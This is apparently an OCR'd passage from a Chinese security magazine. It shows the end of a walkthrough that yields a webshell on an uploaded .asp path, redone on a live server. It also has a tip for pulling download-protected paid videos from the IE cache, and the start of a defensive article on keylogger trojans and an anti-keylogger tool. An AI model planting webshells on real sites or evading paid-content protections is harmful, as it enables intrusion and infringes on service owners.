


图8




图10




图9




图11


这样，我们就得到webshell的地址为http://192.168.0.1/dvnet/files/uploadfiles/200805/20080504_084511_140.asp了，访问一下，webshell终于出来了，如图11。

把在本地上测试的步骤搬到服务器上又重新弄了一遍，同样得到了webshell。

对“菜鸟之‘垃圾桶’里挖宝贝”一文的补充

牟晓东

在上期杂志的的“菜鸟之‘垃圾桶’里挖宝贝”一文中，Rgb000k朋友所介绍的在IE缓存中复制一些防下载的影音文件的方法，非常得通俗易懂，可以说这是一种下载影音文件的最笨且效率最低，但也却是最无敌的方法。前几天我也对一个只针对手机提供MTV有偿服务的网站进行了研究，但最终使用N种工具所嗅探得到的地址都无法成功下载，不得已也是采用这种“垃圾桶”里寻宝的方法才搞定的。经过研究，我觉得这种方法有必要补充两点。



1、该文中未提及“垃圾桶”IE缓存的系统隐藏属性，也就是默认状态下在“我的电脑”中是无法找到它的(例如C:\Documents and Settings\用户名\Local Settings\Temporary Internet Files\)。打开“我的电脑”，选择“工具”下的“文件夹选项”，然后选择“查看”，选中“显示系统文件夹的内容”和“隐藏文件和文件夹”下的“显示所有文件和文件夹”两项（图1），这样就可以顺利的找到IE缓存文件夹了。

2、该文最后在复制目标影音文件前采用了“搜索”的方法，也就是寻找相关文件的对应扩展名（比如*.flv和*.swf等）。如果我们打开IE缓存文件夹的话，你一定会对其中N多的文件感到头晕，而且由于与以前的同类型文件混在了一起，所以查找起来也比较费时。其实最好的方法是先人工清空一下“垃圾桶”（按Ctrl＋A全选，然后再按Del键删除），这样就不用查找了，只要文件缓冲完毕，基本上一眼就能从寥寥可数的几个不同类型的文件中把目标文件选择出来了。

最后再啰嗦一句：该文在第一步处理中的描述非常正确，网上曾有许多人说必须要将这个影音文件从头到尾播放一次，其实只要缓冲完毕就可以了，还会节省一些时间呢。

文章难易度：★★
文章阅读点：使用帐号守护者预防大部分盗号木马以保护你的帐号安全

移形换影——让木马无计可施

Evil〆Fan

常在网上走，哪能不被盗！相信许多读者都有过自己心爱的QQ号或网游帐号被盗的经历吧，为什么我们上网那么谨慎，还是逃不过木马的魔爪呢？明明安装有杀毒软件和网络防火墙，可是为什么我们的帐号还是被盗了？这就是所谓的“道高一尺，魔高一丈”。

现在的木马基本上都能够穿过防火墙，还都经过了免杀处理，这让系统的一些安全设置形同虚设，难道我们就没什么有效的防范方法吗？方法当然是有的。在介绍防范方法前，我们先来了解一下盗号木马的工作原理。许多木马都是在已开启的窗口搜索与用户密码相关的字符串，然后再开始进行键盘记录以盗取我们的密码，除此之外还有更高级的内存截取密码等。知道了木马的大致工作原理，我们就来对症下药，防止木马正确记录下我们的密码。防范的方法很简单，比较常用的就是在输入密码的时候可以先输入密码的后几位，然后在移动光标输入密码的前几位。你也可以尽可能的打乱输入顺序，这样也可以有效的防止大部分木马正确记录下你的密码。还可以利用粘贴和复制的方法来输入密码（某些软件可能无法粘贴密码，比如QQ在开启键盘锁的情况下）。但是以上这几种方法并不是万能的，使用过远程控制型木马的朋友应该都知道，远控型木马的键盘记录功能非常强大，基本上可以记录下任何的键盘动作，还可以查看剪贴板，这样的话我们上面介绍的方法就没什么效果了。




图 1

下面我给大家介绍一款工具——帐号守护者，该软件能够防止键盘记录，虽然对直接获取内存中的密码无效，但是对付大多数木马还是有效的。它的防盗原理就是利用别的键值来代替某个键值以欺骗键盘记录木马。来具体看看如何设置以躲过键盘记录，打开帐号守护者，就可以看到它的界面是一个小键盘，有三种保护模式和一个“一健双雕”（图1）。“一健双雕”也就